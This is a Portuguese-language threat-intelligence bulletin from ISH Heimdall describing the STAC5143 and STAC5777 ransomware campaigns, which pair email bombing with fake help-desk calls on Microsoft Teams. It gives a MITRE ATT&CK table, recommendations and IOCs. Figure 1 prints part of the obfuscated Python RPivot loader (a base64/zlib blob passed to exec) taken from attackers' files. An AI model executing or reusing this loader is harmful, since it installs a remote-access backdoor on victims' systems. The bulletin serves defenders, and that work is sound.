TLP: CLEAR

BOLETIM DE SEGURANÇA

Campanhas de Ransomware utilizam "Email Bombing" e "Vishing" via Microsoft Teams para comprometer organizações

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 INTRODUÇÃO EXECUTIVA

Este relatório de segurança, desenvolvido pela equipe de **Inteligência de Ameaças da ISH, Heimdall**, tem como objetivo proporcionar uma compreensão aprofundada e um dimensionamento preciso das ameaças cibernéticas identificadas. O documento está estruturado em três níveis de abordagem: ***Estratégico***, ***Tático*** e ***Operacional***, garantindo uma visão completa e integrada das ameaças e ações recomendadas.

2 ESTRATÉGICO

2.1 SEGMENTO DE MERCADO

Os alvos potencialmente afetados por essa ameaça que será descrita neste relatório, incluem:

- *Pequenas e médias empresas (PMEs)*
- *Organizações com fornecedores de TI terceirizados*
- *Infraestrutura crítica e serviços essenciais*
- *Empresas que utilizam redes amplamente distribuídas*

2.2 IMPACTO FINANCEIRO POTENCIAL

- *Roubo de credenciais e dados financeiros*
- *Perda de dados sensíveis*
- *Custos de recuperação e resposta*
- *Danos à reputação*
- *Penalidades legais e regulatórias*
- *Interrupção operacional*

2.3 OBJETIVO DA AMEAÇA

O principal objetivo desta ameaça é obter acesso não autorizado aos sistemas das vítimas para roubar dados sensíveis e, eventualmente, implantar ransomware, visando extorquir as organizações afetadas.

3 TÁTICO

3.1 INFORMAÇÕES SOBRE A AMEAÇA

A Sophos identificou duas campanhas distintas de ransomware que exploram funcionalidades do **Microsoft Office 365** para obter acesso não autorizado a organizações. Esses ataques empregam táticas como "email bombing" e "vishing" através do Microsoft Teams, visando sobrecarregar as vítimas e facilitar a instalação de malware. A primeira campanha, denominada STAC5143, apresenta possíveis conexões com o grupo FIN7, enquanto a segunda, STAC5777, está associada ao grupo Storm-1811 e, em alguns casos, resulta na implantação do ransomware Black Basta.

3.2 OPERAÇÃO E CAPACIDADE DA AMEAÇA

Os atacantes demonstram habilidades e técnicas avançadas em suas campanhas, incluindo:

Desenvolvimento e uso de malware personalizado

- No caso do STAC5143, foi observado o uso de arquivos Java Archive (JAR) que extraem backdoors baseados em Python a partir de arquivos .zip baixados de links do SharePoint.

Movimentação lateral e persistência

- O STAC5777 utiliza ferramentas legítimas do Windows, como RDP e Windows Remote Management, para acessar outros computadores na rede alvo e manter presença contínua.

Email Bombing:

- Envio massivo de emails (até 3.000 em menos de uma hora) para sobrecarregar as caixas de entrada de indivíduos específicos, criando uma sensação de urgência.

Vishing via Microsoft Teams

- Envio de mensagens e realização de chamadas de voz e vídeo através do Teams, originadas de instâncias controladas pelos atacantes, fingindo ser suporte técnico da organização alvo.

Controle remoto

- Utilização de ferramentas como o Microsoft Quick Assist ou compartilhamento de tela do Teams para assumir o controle do computador da vítima e instalar malware.

Em novembro, uma usuária da Sophos relatou ao departamento interno de TI que havia recebido uma quantidade incomum de mensagens de spam — mais de 3.000 em apenas 45 minutos. Logo após, recebeu uma chamada externa no Microsoft Teams de uma conta intitulada "Help Desk Manager". Por ser comum na organização utilizar um provedor de serviços gerenciados para TI, a funcionária não desconfiou e aceitou a videochamada. Durante a conversa, o atacante convenceu a funcionária a autorizar uma sessão de controle remoto via Teams. Com isso, o invasor conseguiu abrir um shell de comando, transferir arquivos e executar malwares. Esses arquivos foram carregados de um armazenamento do SharePoint e incluíam arquivos JAR (Java Archive) e um arquivo .zip com código Python e outros componentes.

```
1 _ = lambda __ :
      __import__('zlib').decompress(__import__('base64').b64decode(__
      [::-1]));exec((_)
      (b'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
```

Figura 1 – Captura de tela do código Python ofuscado do RPivot, contido no arquivo winter.zip implantado pelos invasores STAC5143.

No caso do STAC5143, como no STAC5777, organizações-alvo receberam um grande volume de e-mails de spam, seguidos por mensagens no Microsoft Teams, onde os invasores se identificaram como parte da equipe interna de TI.

Os adversários usaram as mensagens no Teams para agendar uma chamada, alegando que resolveriam os problemas de spam. No entanto, diferentemente do STAC5143, os ataques do STAC5777 dependeram mais de ações diretas e comandos manuais executados pelos agentes da ameaça. Durante os incidentes documentados pelo Sophos MDR, os atacantes instruíram os usuários a instalar o Microsoft Quick Assist durante a chamada no Teams, estabelecendo uma sessão remota que permitiu o controle total do dispositivo.





Figura 2 – Tela de investigação do Sophos Central sobre a atividade.

O ator instruiu o usuário a localizar, baixar e executar a ferramenta de acesso remoto Microsoft Quick Assist diretamente do site oficial. Após a instalação, o usuário foi orientado a conceder controle remoto ao atacante.



workload	operation	user_id	client_ip
MicrosoftTeams	ChatCreated	helpdesk@lladminhlpil.onmicrosoft.com	
MicrosoftTeams	MessageSent	helpdesk@lladminhlpil.onmicrosoft.com	78.46.87.201
MicrosoftTeams	MessageSent	helpdesk@lladminhlpil.onmicrosoft.com	78.46.87.201
MicrosoftTeams	ChatCreated	helpdesk@lladminhlpil.onmicrosoft.com	
MicrosoftTeams	MessageSent	helpdesk@lladminhlpil.onmicrosoft.com	78.46.87.201
MicrosoftTeams	ChatCreated	helpdesk@lladminhlpil.onmicrosoft.com	
MicrosoftTeams	ChatCreated	helpdesk@lladminhlpil.onmicrosoft.com	
MicrosoftTeams	MessageSent	helpdesk@lladminhlpil.onmicrosoft.com	78.46.87.201
MicrosoftTeams	MessageSent	helpdesk@lladminhlpil.onmicrosoft.com	78.46.87.201
MicrosoftTeams	ChatCreated	helpdesk@lladminhlpil.onmicrosoft.com	

Figura 3 – Atividade no Microsoft Teams iniciada por um atacante com controle de um locatário externo do M365.

O invasor usou o Microsoft Quick Assist para acessar o dispositivo, configurando persistência ao executar o *OneDriveStandaloneUpdater.exe*, que carregou lateralmente o *winhttp.dll*, permitindo o uso de um backdoor. O ataque envolveu comandos PowerShell para configurar serviços e criar atalhos para manter a persistência após reinicializações. Configurações manuais incluíram arquivos e IPs adicionados ao sistema para conexões criptografadas de comando e controle via hosts remotos, ligados a servidores associados a agentes russos. Ele explorou a rede com varreduras SMB, RDP e WinRM, utilizando credenciais do alvo para acessar sistemas e expandir o controle. Em algumas organizações, foi usado acesso VPN e manipulação de credenciais para login remoto. As táticas incluíram desativar a autenticação multifator local e tentativa frustrada de remover o Sophos Endpoint Agent, também buscaram informações sensíveis, acessando arquivos relacionados a senhas e diagramas de rede no Visio para planejar movimentos laterais. Em um caso, tentaram executar o ransomware *Black Basta*, mas a proteção de endpoint bloqueou a ação.

3.3 FRAQUEZAS EXPLORADAS

As campanhas exploram principalmente configurações padrão do Microsoft Teams que permitem a comunicação com usuários externos, além de práticas de segurança insuficientes por parte dos usuários, como falta de verificação de identidade em solicitações de suporte técnico.

3.4 TABELA MITRE ATT&CK

Este tópico apresenta as Táticas, Técnicas e Procedimentos (TTPs) identificados nesta ameaça, conforme o framework MITRE ATT&CK, oferecendo uma visão tática detalhada sobre o comportamento do adversário. O objetivo é permitir o mapeamento das técnicas utilizadas pelos atacantes, facilitando a implementação de contramedidas eficazes e o aprimoramento das defesas de segurança.

Tática	Técnica	Detalhes
Initial Access	T1566.004 Phishing - Spearphishing via Service	Os adversários enviam mensagens via Microsoft Teams, fingindo ser suporte técnico, para enganar os usuários e obter acesso inicial aos sistemas.
Execution	T1203 Exploitation for Client Execution	Os atacantes exploram vulnerabilidades em aplicativos do cliente, como o Microsoft Teams, para executar código malicioso nos sistemas das vítimas.
Persistence	T1547.001 Boot or Logon Autostart Execution - Registry Run Keys / Startup Folder	Para manter o acesso, os adversários configuram o malware para iniciar automaticamente durante a inicialização do sistema, modificando chaves de registro ou pastas de inicialização.
Privilege Escalation	T1055 Process Injection	Os atacantes injetam código malicioso em processos legítimos para escalar privilégios dentro do sistema comprometido.
Defense Evasion	T1218.010 Signed Binary Proxy Execution - Regsvr32	Utilizam ferramentas legítimas do Windows, como o Regsvr32, para executar código malicioso e evitar a detecção por soluções de segurança.
Credential Access	T1003 OS Credential Dumping	Os adversários extraem credenciais do sistema operacional para facilitar movimentos laterais e acesso a outras partes da rede.
Discovery	T1083 File and Directory Discovery	Realizam reconhecimento de arquivos e diretórios no sistema comprometido para identificar dados de interesse.
Lateral Movement	T1021.001 Remote Services - Remote Desktop Protocol	Utilizam o Protocolo de Área de Trabalho Remota (RDP) para se mover lateralmente dentro da rede comprometida.
Collection	T1114 Email Collection	Coletam emails do sistema comprometido para obter informações confidenciais ou facilitar ataques adicionais.
Command and Control	T1071.001 Application Layer Protocol - Web Protocols	Estabelecem canais de comando e controle usando protocolos da camada de aplicação, como HTTP ou HTTPS, para comunicar-se com sistemas comprometidos.
Exfiltration	T1041 Exfiltration Over C2 Channel	Exfiltram dados através do mesmo canal de comando e controle utilizado para comunicação com o malware.

Impact	T1486 Data Encrypted for Impact	Os adversários criptografam dados críticos no sistema comprometido para extorquir a vítima, exigindo pagamento de resgate para a descriptografia.

Tabela 1 – Tabela MITRE ATT&CK

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção da referida *ameaça*, como por exemplo:

Revisão das configurações do Microsoft Teams

- Restringir a capacidade de usuários externos iniciarem comunicações com funcionários internos, ajustando as configurações de permissões e acesso.

Treinamento de conscientização de segurança

- Educar os funcionários sobre as táticas de engenharia social utilizadas, enfatizando a importância de verificar a legitimidade de solicitações de suporte técnico recebidas através de canais como o Teams.

Implementação de Autenticação Multifator (MFA)

- Exigir MFA para acesso a contas e serviços críticos, dificultando o comprometimento por parte dos atacantes.

Monitoramento e registro de atividades

- Implementar soluções de monitoramento para detectar atividades suspeitas, como volumes incomuns de e-mails ou tentativas de acesso remoto não autorizadas.

Aplicação de patches e atualizações

- Manter todos os sistemas e softwares atualizados com os patches de segurança mais recentes para reduzir a superfície de ataque.

5 OPERACIONAL

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Comprometimento (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

5.1 INDICADORES DE COMPROMETIMENTO (IOC)

Indicadores do artefato	
md5:	5b3961db845c3ca5e9b9e83bf850ab1e
sha1:	544ef79af9c9924097e6b28faed6d2c20a15c555
sha256:	a23560a3b9a9578dcd70bcd01434b2053940d6be36e543df8e4d36931ca9ea63
File name:	eplgOE.dll

Indicadores do artefato	
md5:	4f1337cb5969222feb51231e56e40a82
sha1:	9d56a0b27929a23f4b806bd79b4014d18bfa41cd
sha256:	42d09288a78363cac90759ddce814a420f22d174768c1e406bf2d8fed2c38ade
File name:	166_65.py

Indicadores do artefato	
md5:	1b4ddb3fcec6ba9ce7343cf5d28098b1
sha1:	ea2ce0a23f8f2d71704a9246e55ae74c1b180f49
sha256:	8abc8c92ebfe78f54e7488a467d1b6e90d28382067b49a954e31133691112eba
File name:	37_44.py

Indicadores do artefato	
md5:	6875bbe96966544ad90ae01ef01aea78
sha1:	7f0a9cd6fd2c84164fcc99fc1f92ceaacd455650
sha256:	697d5213d69cdfbd943c6d395f907b8fe210bbfc9d78a9d41a046ba55bebb5ff
File name:	45_237_80.py

Tabela 2 – Indicadores de Comprometimento

5.2 INDICADORES DE URL, IPS E DOMÍNIOS

Indicadores de URL, IPs e Domínios	
IP	207.90.238[.]99 109.107.170[.]2 195.133.1[.]117 206.206.123[.]75 194.87.39[.]183 74.178.90[.]36 195.123.241[.]24 207.90.238[.]46

Tabela 3 – Indicadores de Comprometimento de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Sophos**
- **MITRE ATT&CK**

7 AUTORES

- **Leonardo Oliveira**
- **Ismael Rocha**

heimdall
security research
A DIVISION OF ISH